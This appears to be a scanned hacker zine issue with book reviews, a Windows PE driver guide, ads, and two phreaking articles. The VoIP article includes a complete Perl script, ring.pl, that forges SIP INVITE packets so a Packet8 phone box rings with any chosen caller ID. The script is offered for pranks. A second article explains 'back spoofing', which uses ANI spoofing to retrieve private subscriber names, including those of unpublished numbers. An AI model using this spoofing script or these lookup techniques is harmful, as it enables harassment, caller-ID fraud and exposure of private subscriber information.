
I took a chance, spent the twenty bucks and brought it home. I am sure glad I did. Hands down, Dr-K presents the most comprehensive, instructional, and readable hacking books I've seen. I'd recommend this to both beginners and experts as a source for learning and reference.

The book starts off simple and for beginners but soon introduces techniques and applications that every hacker should have in their repertoire. Revised in 2002, the book discusses and displays current applications such as ISS, NMAP, Ethereal, and Snort. Dr-K explains techniques of hacking from analyzing packets, ping attacks, and overflow buffers to trashing (dumpster diving) and social engineering. The book explains and shows vulnerabilities of SMTP, FTP, Port Mapping and Firewalls and discusses the strengths and weaknesses of different operating systems. It also adds chapters on phreaking, viruses, and copyright laws just so everyone has something to read and learn.

Although Dr-K is a big Linux proponent, the book looks at hacking from a Windows and Linux/Unix perspective. Regardless of your preferred operating system, the techniques and protocols discussed and the information presented is universal. Dr-K clearly states many times that the software or techniques described are often illegal and can get the user in trouble. At the same time, Dr-K also sees the same software and techniques as valuable tools for learning and mastering computers. The handbook suggests setting up a network yourself and trying all these techniques on your own network to understand vulnerabilities and security.

No one will actually become an "elite hacker" just by reading this book, but *A Complete Hacker's Handbook* provides the tools and information to perform hacks that will make elite hackers. I believe that everyone can learn from this book, and the last chapter alone, entitled "Learning More" is a great resource for more books, websites, and text files. I can only hope that Dr-K updates the book once again to include Wi-Fi!






Invisible Frontier - Exploring the Tunnels, Ruins, and Rooftops of Hidden New York
by L.B. Deyo and David Leibowitz
review by: coleco taylor


With an air of superiority, the authors tell tales of their urban exploration exploits throughout New York City. They are genuine explorers and believe in the necessity and addiction of their forays. The writers are the two founding members of Jinx (www.jinxmagazine.com), an urban exploration project based in New York City, and they swap chapters describing their group's trips. The authors not only consider themselves professional urban explorers but also understand the risks and questionable legalities of their actions.

Each chapter details a new urban exploration ranging from infiltrating the old Croton Aqueduct, to climbing on the roof of Grand Central Terminal, to accessing the historic Tweed Courthouse. Some of the exploits seem to be a near impossible, such as climbing the George Washington Bridge towers. Others seem downright benign, as in not exiting a subway train at the end of a line to get a glimpse at the abandoned City Hall subway stop as the empty train rides by, or hanging the famed Jinx flag at the United Nations. Although an urban exploration fan and participant, I sometimes question Jinx's motives - to hang their flag and have their exploits known or to explore parts of NYC that many people never see, let alone think to see.

The chapters are not solely relating Jinx's Urban Exploration tales. Most start discussing the members of the evening and the formal dress they are required to wear, followed by that evenings tactics, then telling of the adventure mixed with a little history. For me, the history behind the buildings, the characters that inhabited them, or the architects are my favorite part. I learned about Typhoid Mary as Jinx accessed the Riverside Hospital and the Roman engineers while reading about the old Croton Aqueduct that fed New York in the mid-nineteenth century. Invisible Frontier taught me more than just the intricacies of exploring a restricted structure, and that is a good thing.

The book is a quick and good weekend read. The book delves into the laws and ethics of Urban Exploration, various historical associations with the buildings and places, and describes the characters of Jinx in a likeable and personable way. Although I found myself respecting and admiring the Jinx Project's exploits and find their organization impressive I wanted the book to be more focused on the details and descriptions of Urban Exploration, and have more stories of their explorations.






McGraw Hill Telecom Crash Course
by Steven Shepard
review by: coleco taylor


I picked this used book up at my favorite indie bookstore on a whim and it became one of my favorites. The only section I browsed at the store was the one describing hackers and I loved what the guy had to say in spite of the melodramatic images painted by Hollywood, hackers rarely use information garnered during online expeditions to financially enrich themselves to the physical appearance description of iconisidering the number of hours that hackers sit sedentary in front of their computers, they tend to be remarkably thin. Within the fifteen pages Mr. Shepard presents hackers, he mentions Phiber Optik, Erik Bloodaxe, Kevin Mitnick, and all in a good light. That section alone is worth buying the book and contains great insight and interviews with hackers.

But I don't want to mislead you. The book is not about hackers. It is about the telecom industry and how and what makes it work. The book is fabulously laid out starting with a description of why standards are needed and how they are formed. It continues with a brief history of the internet and then delves into Protocols and Telephony, with the meat of the book detailing Premises, Access, and Transport Technologies. The book is very easy to read and contains many diagrams of topics discussed, and clear pictures of real world hardware.

The book presents in detail the Open Systems Interconnection Model (OSI Model) and I never thought that it was too much or too difficult. The Telephony chapter contains fascinating stories of telephone company rivalries, pictures of equipment such as terminal boxes and main distribution frames (MDF's,) and discussions of the frequencies and tones of DTMF phones. The Telephony chapter is a must read for old and new phreaks. The book continues with discussions on ISDN, DSL and Broadband and ends with mentions of satellites and fiber optics.

This book is very current and not only presents today's technology but also talks about where the technology may be in the next few years. For the social engineers out there the book contains a great appendix of common industry acronyms and a glossary of terms and technology. I would recommend this book to all, regardless of whether you are new to the scene or have been in it for years. The author is very knowledgeable, the reading is easy and interesting, and can be quite humorous at times. Add this book to your library. 

Have you read a good technology/hacking related book lately? Why not share what you've discovered with the community? Write a review to be published here and share your reading experience with others. Reviews can be mailed to: articles@binrev.com, and should be delivered in plain text format.



VoIP phone service is one of the best toys I've used in a long time. I was skeptical at first and hesitated because of the price of Vonage (<http://www.vonage.com>) but then came Packet8 (<http://www.packet8.net>) and everything changed. Packet8 provides unlimited calls to the US and Canada 24/7 for only \$20/month. I saw the deal and couldn't refuse. Armed with my coupon for \$20 off (coupon code: SAVE) I signed up immediately and had the box within a week.

The box is NOT the Cisco ATA-186 that Vonage uses. Packet8 makes their own hardware which is fully buzzword compliant (SIP [session initiation protocol], SDP [session description protocol], G.723 [a voice codec], etc). The box is amazingly simple with only three ports in the back (power, ethernet, and a phone jack) and four lights on the front (power, link, phone, message). The link light blinks when the box is sending packets and is solid green if connected but idle. The phone light is solid green when the phone is in use and flashes at the ringer frequency of 20Hz when ringing. The message light comes on to indicate that you have voicemail waiting.

I plugged the box in and dialed their registration number (012-0001) which can be used later on to read your number back if you forget it. Within 15 seconds of plugging the box in I able to make and receive calls with absolutely no hassles.

The first call I received was from my cell phone and I noticed something very strange... the caller ID information was missing the last digit. Unfortunately this is because Packet8 includes the 1 digit in front of every caller ID number that is passed through. My box doesn't support 11 digit numbers, neither did the other two boxes I tested it out on. I think that caller ID is supposed to support numbers longer than 9 digits (for international calls) so I can only really place the blame on the makers of the caller ID boxes. There is also the chance that the Packet8 box doesn't even send that last digit in the CID data but I haven't verified this yet. Let's blast all of the facts out of the way and then hack this puppy.

Here's the bad news... First, you can choose whether or not to pass your caller ID only on their web-based control panel (mildly annoying). You're also forced to do 1+10 digit dialing for all domestic calls. Finally, a few times calls didn't go through when I first dialed them. After hanging up for a second it always worked on the second try.

Now the good news... they don't pass ANI. When I call my favorite ANI number I get 213-333-3333. When I call my ANI II number I get 23-213 and that's it. This signifies an ANI failure. On top of that good news the sound quality is great and even when my DSL is totally saturated calls go through without a hitch.

Time to hack...

Curiosity crept in and I started doing some packet sniffing. Packet8 uses a 10 digit account number (that is not your 10 digit phone number) to authenticate you with their server. This number I believe is the number you have to enter when you call the registration number (had I not lost mine I'd be able to check). I sniff a few incoming calls, some outgoing calls, and some voicemail stuff (receiving voicemails so the message light goes on as well as fetching voicemails so that the message light goes off). It was here that I found out that all of the data in the control packets is in a very simple text-based format. Let's take a closer look.

When you receive a voicemail message Packet8's server sends you a SIP/SDP packet from the server called a "NOTIFY" packet. This packet contains your account number, several fields that are unique identifiers for the message (think TCP sequence numbers), and some SDP data. The only part of the SIP data that is useful is the string "Event: message-summary". This lets the box know what to expect in the next part of the message (the SDP segment). The SDP



data simply contains two lines. The first line says "Message-Waiting: yes", simple enough. The second line says "Voicemail: w/x (y/z)". y and z always appear to be zero. w is the number of new voicemails you have and x is the number of old voicemails you have. Presumably this is for future expansion to more elaborate hardware that can display this type of information. When you clear your voicemail box you'll get similar SDP data in a SIP packet. This time it will say "Message-Waiting: no" followed by "Voicemail: 0/0 (0/0)".

When there is an incoming call, an "INVITE" packet is sent from Packet8. In this type of SIP/SDP packet all of the data the SDP data is uninteresting. The SIP really holds the goods. The SIP portion contains the caller ID information, time of the call, and the date. The packet contains a "from" field which is supposed to look like a typical e-mail address. In this case you it will be the caller ID number followed by "@packet8.net" (for simplicity I put @packet8.net but in fact it is one of Packet8's IP addresses). So if the inbound CID was 702-555-1212 you would see "From: <sip: 17025551212@packet8.net>" on the wire. If the inbound caller ID is blocked the box will send a CID string with the phone number as "0" and you'll see "From: <sip: packet8.net>" in the packet. After this packet is received your box will send a "SUBSCRIBE" packet and Packet8 will respond with a "NOTIFY" packet. The contents of those packets are beyond the scope of this article. They aren't necessary for what I have in store for you below anyway. At this point the box rings your phone, modulates the caller ID data between the first and second ring (as usual), and waits for either you to pick up or a call cancellation message. That happens when the other side hangs up or your voicemail answers.

If you make an outgoing call, your box will send a "SUBSCRIBE" packet to the Packet8 servers with the destination SIP name as the called number "@Packet8.net". It will look just like the inbound caller ID. This part didn't particularly interest me.

Now that I was somewhat familiar with the packets my mind wandered to the possibility of spoofing them. My first goal was to get the phone to ring with whatever caller ID I wanted to display. I wrestled with the issue of blindly spoofing the packets and their acknowledgements. There are several hashed strings in these packets so I wasn't very hopeful. On a whim I decided to try a simple replay attack and just fired the packets from my capture of an inbound call to my network with tcpreplay. Immediately, the link light blinked a few times and the phone was ringing with the caller ID from the captured call. "Too easy", I thought. This meant that the hashes they were using weren't time dependent. They still could've been strong enough where it wouldn't work if I modified the CID info. After a little bit of hacking I had a file I could tcpreplay that was supposed to display a caller ID of "01234567890" (missing the last digit on the display of course). It worked with no hassles. Unfortunately I noticed that when I pick up the phone something odd happens. I just get silence so I hang up but then the box starts furiously telling the Packet8 server that it hung up a call. The Packet8 system ignores it since the call number doesn't match anything in its database. Eventually that could raise some suspicion.

I'm pretty amped at this point so I get even bolder and I decide to try to spoof the packets from another address on my local network. It worked beautifully. The box would ring, give the cool caller ID info I slapped in there, and now the acknowledgement packets wouldn't go back to Packet8 at all and would instead bounce off my local box. What did I learn? These boxes don't bother to verify ANYTHING. They'll accept call requests from anywhere, they don't check any of the embedded hashes (I set them all to zero) and they don't even verify the account number or that the machine sending these messages is actually the server that it is registered with. I thought for sure I'd need to find someone's account number to be able to convince their box that I was authorized to make calls to it... apparently not. I think this is actually a "feature" so that people can make IP calls to your box without having to know your account number (it's all you



need to steal someone else's service).

What does this mean for all of you? It means that you're getting a Perl script that lets you do the equivalent of a hangup call with any CID info you want. The only problem (depending on how you look at it) is that due to my laziness I didn't include the ability to tell the phone to stop ringing so it'll, as far as I can tell, keep ringing and ringing until someone answers it. In a future release of my scripts I'll hopefully supply an updated CID spoofer (with the ability to stop the phone from ringing after a certain number of rings, spoof the time and date, and spoof the name [if it's supported by the hardware]), a message light toggling script, and possibly a script to fetch the account number from the box. I'm not sure about the technical and ethical issues with the last one so that'll take the back burner right now. If anyone else writes any cool Packet8 tools definitely get in contact with me.

And without further delay... here is ring.pl...

```
.....
#!/usr/bin/perl -w

# ring.pl
# by ntheory
#
# This script will send a packet to a Packet8 IP phone box causing it to ring and
# display any caller ID number that you would like. Numbers can be between
# 1 and 11 digits long. Spoofing "666" is always good fun.
# July 12th, 2003 - Started development. Evaluated "Billy The Kid"
# and several other modules. Settled on Net::RawIP because it actually had
# some documentation and didn't spit out random hash errors that made no
# sense whatsoever.

use Net::RawIP;
use POSIX qw(strftime);

$SourceIP      = shift;
$DestIP        = shift;
$CallerIDNumber = shift;

if (($#ARGV != -1) || (!defined ($CallerIDNumber))) {
    print "You didn't enter the correct number of arguments.\n";
    print "try: ring.pl SourceIP DestIP CallerIDNumber\n";
    print "\n";
    exit;
}

# All of these fields are apparently unimportant.
$RemotePhoneNumber = "000000000000";
$RemoteAccount     = "000000000000";
$CallerIDDate      = "";
$CallerIDTime      = "";
$TimeStamp         = 0;
$ContentLength     = 75;

# Ok, this one is important.
$Port              = 5060;

# End-of-Line is CR/LF.
$EOL = chr (0x0D) . chr (0x0A);
```



```
# Build the packet (reverse engineered from Ethereal dump).
$UDPData = "INVITE sip:$RemoteAccount@" . "$DestIP SIP/2.0" . $EOL;
$UDPData .= "Via: SIP/2.0/UDP
$SourceIP:$Port;branch=00000000000000000000000000000000, SIP/2.0/UDP
$SourceIP:$Port;branch=00000000-00000000-00000000-00000000-0, SIP/2.0/
UDP
$SourceIP:$Port" . $EOL;
$UDPData .= "From: <sip:$CallerIDNumber@" . "$SourceIP>;tag=00000000-
0000" . $EOL;
$UDPData .= "To: <sip:144#$RemotePhoneNumber@" .
"inb-siproxy.ipcs.genuity.com;user=phone>" . $EOL;
$UDPData .= "Call-ID: 00000000-00000000-00000000-00000000@" . "$SourceIP"
.
$EOL;
$UDPData .= "CSeq: 101 INVITE" . $EOL;
$UDPData .= "Max-Forwards: 4" . $EOL;
$UDPData .= "Contact: <sip:$CallerIDNumber@" . "$SourceIP:
$Port;user=phone>"
. $EOL;
$UDPData .= "Content-Type: application/sdp" . $EOL;
$UDPData .= "Date: $CallerIDDate $CallerIDTime GMT" . $EOL;
$UDPData .= "Expires: 180" . $EOL;
$UDPData .= "Record-Route: <sip:$SourceIP:$Port;lr>,
<sip:144#$RemotePhoneNumber@" .
"inb-siproxy.ipcs.genuity.com:$Port;user=phone;maddr=$SourceIP>" .
$EOL;
$UDPData .= "Timestamp: $TimeStamp" . $EOL;
$UDPData .= "User-Agent: Cisco-SIPGateway/IOS-12.x" . $EOL;
$UDPData .= "Content-Length: $ContentLength" . $EOL;
$UDPData .= "Cisco-Guid: 0000000000-0000000000-0000000000-0000000000" .
$EOL;
$UDPData .= $EOL;
$UDPData .= "v=0" . $EOL;
$UDPData .= "o=CiscoSystemsSIP-GW-UserAgent 7899 1104 IN IP4 $SourceIP"
.
$EOL;
$UDPData .= "s=SIP Call" . $EOL;
$UDPData .= "c=IN IP4 $SourceIP" . $EOL;
$UDPData .= "t=0 0" . $EOL;
$UDPData .= "m=audio 19216 RTP/AVP 4" . $EOL;

# Create the packet.
$Packet = new Net::RawIP ({ip => {daddr => $DestIP},
                           udp => {source => $Port, dest => $Port, data
=>
$UDPData}});

# Annnnnnnnnnnnd, they're off!
$Packet->send;
```



BACKHOUS SPOOFING

LET THE TELCO DO THE WALKING

by ntheory

Tonight was a very sad night. I tried to get my Asterisk box to Automatic Number Identification (ANI) spoof to a Sprint VMB to show someone how easy they are to get into. The box had one-touch access set up but I couldn't get in no matter what I tried.

To those of you who don't know, one-touch access on the Sprint network used to mean that they'd authenticate your phone by your flex ANI. When you call and send the correct flex ANI you just get dumped into the voicemail box. It looks like this trick has finally died.

What does this mean? Does it mean that ANI spoofing is old hat? Passe? Dead? Of course not... and if you really think that just stop reading right now. If you're not so pessimistic you'll realize that it just means that it takes one (small) thing from your phreak toolkit. Luckily I'm here to give you another idea to keep you from feeling as if your phreak tool kit is stuck in a downward spiral.

I won't get into the specifics of how I spoof ANI with Asterisk because soon I'll release an article that really does Asterisk justice. Right now let's just give a quick rundown of the different types of ANI and how they are used and then get into the really fun stuff.

There are three forms of number identification in today's phone network. There is real-time ANI (known as the charge number in Signaling System 7 (SS7) lingo), flex ANI (SS7's calling party number), and caller ID (derived from flex ANI).

Real-time ANI is the number to which the call is being billed and it stays the same even when you op-divert. If you are using a calling card the real-time ANI will be a phone number that the calling card company owns because they are placing the call for you. They then bill you at their own rates.

Flex ANI is a more flexible version of number identification (hence the name). Your flex ANI isn't always the same as the real-time ANI. One example of when flex ANI would change is when you are forwarding calls from your home phone. Let's say my number is 914-777-7777 and I forward my number to 516-888-8888 via my phone company's forwarding service. Now, Bob calls my phone (914-777-7777) from his home phone (518-999-9999) and gets forwarded to 516-888-8888. The real-time ANI in this case is 914-777-7777 (because I am being billed for it), the flex ANI is 518-999-9999 (because Bob is making the call), and the caller ID (derived from the flex ANI) is also 518-999-9999. Under other circumstances a large company with a Primary Rate Interface (PRI) has the freedom to change their flex ANI so they can display the proper caller ID when people make outgoing phone calls. In many circumstances the caller ID of their outgoing calls will be the number of the receptionist and not the direct line to the desk phone placing the call.

Caller ID is a way for end users to know who is calling. Unlike real-time ANI and flex ANI a person can block their caller ID. Dialing *67 to block your caller ID sets a privacy bit in an SS7 packet and tells the switch at the receiving end to not generate caller ID. Otherwise the switch takes the flex ANI and sends that down the customer's line between the first and second ring in the standard caller ID format.

Ok, so maybe you knew all of that and you're stuck wondering why I am going on and on about number identification. Well, it's because most people forget about another form of number identification known as caller ID with name delivery.

Caller ID with name is just a caller ID extension that allows us to see the name of the person calling us. This is more complicated than just reading the flex ANI and there are two methods for getting the job done.

The first way to get the caller ID with name information is to have the originating switch grab the subscriber information from its local database and send it along in an SS7 ISDN User Part



(ISUP) initial address message (IAM) [http://www.epanorama.net/documents/telecom/caller_id.html]. Basically this means that along with the normal call setup data the receiving switch may get an optional field containing the caller ID name information. The receiving switch must then determine if that data should be send to the end user. It must check to see if the called subscriber has caller ID with name delivery (or caller ID at all for that matter).

Another method requires a remote Signaling Control Point (SCP). This is essentially just a big database that can be accessed via SS7. When the switch at the receiving end is about to ring your phone it checks to see if you have caller ID with name. If you pay for caller ID with name service it'll query the SCP with a Transaction Capabilities Application Part (TCAP) "Query with Permission" message. "Query with Permission" means that the receiver of this TCAP message must send a response (it cannot directly end the conversation). If the SCP has the name information in its database it'll respond to your switch with a TCAP "Response" message containing the caller ID name. Your switch will pump that information down the line too. If the data isn't available it'll usually send an "Out of Area" message to the caller ID equipment. This explains why your caller ID with name may be sent correctly to someone in your city but it may just show up as "Out of Area" or sometimes just the name of your state to someone in a different city (or even just a different central office).

What's so important about all this? Think about what happens at the telco when you spoof someone's flex ANI to your own number. The originating telco is going to try to look up the name information for you and failing that the receiving telco will try to do the lookup. This is what I call "Back Spoofing".

Back spoofing is more exciting than you think because even if the number is unpublished most of the time the name will show up on the caller ID box. What's even better is that cell phone numbers sometimes show up too (T-Mobile having the highest success rate for me and NexTel having the worst [thanks for helping me test this Stank!]). Now you have the tools to reverse lookup numbers that previously couldn't be reversed. This is because they're not simply looking through the directory assistance databases but they're looking through actual subscriber information. The best part of all of this is that since the call never completes it's all free.

Aside from just reversing hangups and prank calls you can reverse a bunch of numbers before you scan them (you can even do it automatically with Asterisk). You can then jump right into the interesting numbers and avoid the lines owned by regular people. I've found that back spoofing milliwatts, test numbers (DATUs, carriers, etc), and VMBs almost always show the company name on my caller ID box. This gives you just a little extra edge when you're trying to play around with automated systems.

That's all for back spoofing. E-mail me at ntheory@binrev.com if you have any questions and/or comments.

If you want more SS7 information check out these pages:

http://www.epanorama.net/documents/telecom/caller_id.html

-- Caller ID

<http://www.intel.com/network/csp/solutions/ss7/7194inf.htm>

-- SS7 infrastructure

<http://www.networkmagazine.com/article/NMG20000727S0020>

-- "Behind the scenes at the switching of a toll-free call"

<http://www.protocols.com/pbook/ss7.htm>

-- SS7 protocol suite

<http://www.pt.com/tutorials/ss7/tcap.html>

-- TCAP

<http://www.techfest.com/networking/wan/ss7.htm>

-- SS7 overview

http://www.cisco.com/univercd/cc/td/doc/product/tel_pswt/vco_prod/ss7_fund/ss7fun05.htm

-- ISUP and TCAP

***Shouts to: Strom Carlson, decoder, the DDP, Natas, Majestic,
Brisk Attivo, doug, and Lucky 225.***



MODDING

your own


“WINDOWS PE” DISTRO

by: Jin-rai

Yesterday I was faced with a very unique problem; it would seem that Dell now ships their systems with floppy drives as an option. This means that if you really need to have one, you have to pay extra for it. Some people think that this is not a problem because they do not see the need for floppy drives anyway (with CDR/CDRW/DVD-RW being the craze). At first this might seem true, but what happens to system administrators or tech consultants like myself who need to boot from a floppy? At the moment, my machines are syspreped using sysprep, to have unattended installs. I then make an image of that machine which I can put on CD's or I can boot from a network bootable floppy for "ghostcasting" or I can just simply ghost the machine from the server. The latter of these is the simplest. Who wants to walk around with CDs for 30 machines? Not I. Microsoft has been pushing RIS servers, but in my current environment this does not work well for me, so Symantec ghost seems to be it for now. This brings me back to my original problem.

There are, of course, several ways of booting from a floppy drive to the network. Ghost comes with its own utility for this, but you have to add your NIC drivers if its not included. With ghost, this is fairly simple to do. Another way (which is my favorite) is to use Bart's BFD floppy utility (<http://www.nu2.nu/bfd/>) but not without adding support for my regularly used NIC drivers as well. There seems to be an abundance of 3Com cards but not so much for the Intel brand.

Microsoft does not support booting from USB devices, so booting from a USB floppy drive would be out as well. The only logical step would be to boot from a CD-ROM device which has network support so I can get to my beloved ghost images. At first thought, I jumped at my Super Utilities PE CD, but after selecting F4 to get to Bart's network boot utilities I found that the auto detect would not work because my Intel E1000 card is not supported. This is the card of choice for the new Dell Optiplex Gx260/270's. There must be a way to boot to the network from the CD right? There were drivers for common 3com cards to do this so I knew it was possible, I just had to find out how to do it for my Intel E1000. Some people might be thinking, "Well why don't you just copy the files from the floppy onto the CD-ROM and boot from that?" Whether you use ghost's boot wizard or Bart's BFD utilities, that idea won't work because they are specifically made to write to a floppy drive.



My next idea was to try and find out how to add a NIC to a Windows PE CD. I know there is some kind of rebuild feature under the Bart's network utilities but didn't spend enough time to figure out how to do that. There isn't a lot of info out there to help with this but with what I was able to piece together I was able to do it.

First, you need to get your self a copy of PE builder (you can find this at <http://www.nu2.nu/pebuilder/>) and extract it to anywhere you would like. I extracted mine to a folder called PEBuilder. To make use of the network features you need three additional files: ipchange*.exe, netcfg.exe, factory.exe. The availability of these three files can be found at <http://www.nu2.nu/pebuilder/help/network.htm>. Add these files to the plugin/network folder. You will also need a copy of a Windows XP CD with SP1. Dell often ships their systems with these CD's. To add the plugin for your NIC to PE Builder, you need a copy of the drivers for your particular card. Go to the PEBuilder plugin folder and create a folder with the name

of your network card (e.g. E1000). Put the driver files in your newly created folder. If you have the network card on one of your machines you can simply go to the device manager click on the properties of your card and look at driver details. This should tell you where each file goes. Once you have that information jot it down...you will need it.

Now we need to write an .INF file, this file is needed to tell PE builder what files it needs and where to put them. Here is an example of my INF file, basically similar to that of Markus Debus (<http://www.markus-debus.de/pebuilder.htm>) which was written for the 3com gigabit LOM (3C940/3C2000) card. This one however is for my Intel E1000 card. You can apply this to any other card with only a slight modification.

For a definition of what those numbers mean in regards to folders and file locations, look at the chart that follows this article or have a look at this post where I got it from: <http://www.911cd.net/forums/index.php?showtopic=1632>.

Once you've written your .INF file, telling it where all your drivers go, add the .INF file to the folder you created earlier. I've noticed that creating separate folders for the driver files and the .INF file doesn't really work, so just put them in one folder. Run PE Builder, add your plugin (just point to the INF file), enable it along with network support and build your ISO.

```
; PE Builder v3 plug-in INF file  
; http://www.nu2.nu/pebuilder/
```

```
;NIC inf file for PE builder by Jin-rai
```

```
[VERSION]  
Signature= "$Windows NT$"
```

```
[PEBuilder]  
Name="NIC: Intel E1000 Gx260/270"  
Enable=1
```

```
[SourceDisksFiles]  
; copy the following files from your driver disk to this  
; folder  
; Folder numbers are @  
; http://www.911cd.net/forumsindex.php?showtopic=1632
```

```
;system32  
intelnic.dll=2,,1  
net8254x.din=2,,1  
Prounstl.exe=2,,1
```

```
;system32\drivers  
e1000nt5.sys=4,,1
```

```
;inf  
net8254x.inf=20,,1  
E1000.cat=20,,1
```



1 = “\”	53 = msagent\chars
2 = system32	54 = security\logs
3 = system32\config	55 = system32\icsxml
4 = system32\drivers	57 = system32\mui
5 = system	58 = %MUI_PRIMARY_LANG_ID_DIR%
7 = system32\ras	59 = system32\mui\dispspec
9 = system32\spool	60 = AppPatch
10 = system32\spool\drivers	61 = Debug
11 = system32\spool\drivers\w32x86\3	62 = Debug\UserMode
12 = system32\spool\prtprocs	63 = system32\oobe
13 = system32\spool\prtprocs\w32x86	67 = Help\Tours
14 = system32\wins	68 = Resources\Themes\Luna
15 = system32\dhcp	69 = Resources\Themes\Luna\Shell\NormalColor
16 = repair	70 = system32\oobe\html\ispngnup
17 = system32\drivers\etc	71 = system32\oobe\html\mouse
18 = system32\spool\drivers\w32x86	72 = system32\oobe\html\oemcust
19 = system32\drivers\disdn	73 = system32\oobe\html\oemhw
20 = inf	74 = system32\oobe\html\oemreg
21 = Help	75 = system32\oobe\images
22 = Fonts	76 = system32\oobe\setup
23 = Config	77 = system32\oobe\sample
24 = msagent\intl	78 = Resources\Themes\Luna\Shell\Metallic
25 = Cursors	79 = Resources\Themes\Luna\Shell\Homestead
26 = Media	91 = Help\Tours\mmTour
27 = java	92 = Help\Tours\htmlTour
28 = java\classes	100 = system32\1025
29 = java\trustlib	101 = system32\1028
30 = system32\ShellExt	102 = system32\1031
31 = Web	103 = system32\1033
32 = system32\Setup	104 = system32\1037
33 = Web\printers	105 = system32\1041
34 = system32\spool\drivers\color	106 = system32\1042
35 = system32\wbem	107 = system32\1054
36 = system32\wbem\Repository	108 = system32\2052
37 = addins	109 = system32\3076
38 = “Connection Wizard”	110 = system32\wbem\xml
39 = “Driver Cache\i386”	111 = system32\usmt
40 = security	112 = system32\inetsrv
41 = security\templates	123 = mui
42 = system32\npp	124 = WinSxS
43 = system32\ias	125 = WinSxS\Manifests
44 = system32\dlldatacache	126 = WinSxS\InstallTemp
45 = Temp	127 = ime
46 = Web\printers\images	129 = Resources\Themes
47 = system32\export	130 = ime
48 = system32\wbem\mof\good	132 = ime\imejp
49 = system32\wbem\mof\bad	133 = System32\IME\PINTLGNT
50 = twain_32	134 = System32\IME\CINTLGNT
51 = msapps\msinfo	135 = System32\IME\TINTLGNT
52 = msagent	136 = IME\CHTIME\Applets
	137 = ime\imejp98
	138 = ime\imejp\applets
	180 = system32\3com_dmi



Listeners wanted.



Binary Revolution Radio

Tuesdays @ 9:30 PM EST

Changing the world one hack at a time.

Streaming via BinRev Radio:

<http://www.binrev.com:8000/listen.pls>

Show archives available at:

<http://www.binrev.com/radio>

Viewers wanted.



HACK TV

www.binrev.com/hacktv




ORDER BINREV BACK ISSUES



BINREV ISSUE 1.1 (MAY 2003)

Hacking 101: Footprinting a System / DoS-Tools of the Tools / 2600 Secrets / A Nubies Guide to GhettoDriving / Phreaking Italy / Cookies - The Good, The Bad, And The Ugly / Public TTYs - Description and Methodologies For Free Calling / Your Rights and Why You've Already Lost Them / Perl Corner: Watching The Watchers



BINREV ISSUE 1.2 (SEPT. 2003)

Hacking 101: Targeting Theory / Computing Number Systems / Insecurities in MyCafeCup / Cloning phones on the Sprint PCS Network / Case Modeling / Tweaking T-Mobile / Kismet on Knoppix HD Install / A Physical Security Primer for the Community / The Future of Telephony is VoIP / Best Buy Insecurities: Revisited / How to Configure A Linux Kernel / Perl Corner: Hacking CoinStar

Cover Price: \$5.00 per issue

Place your order today!

ONLINE

<http://www.binrev.com/magazine>

Order securely online. Payments accepted via PayPal

BY MAIL

send \$5.00
(CASH only,
NO CHECKS or
Money Orders!) to:

RFA

P.O. Box 21192

Albuquerque, NM 87154

USA (for international orders)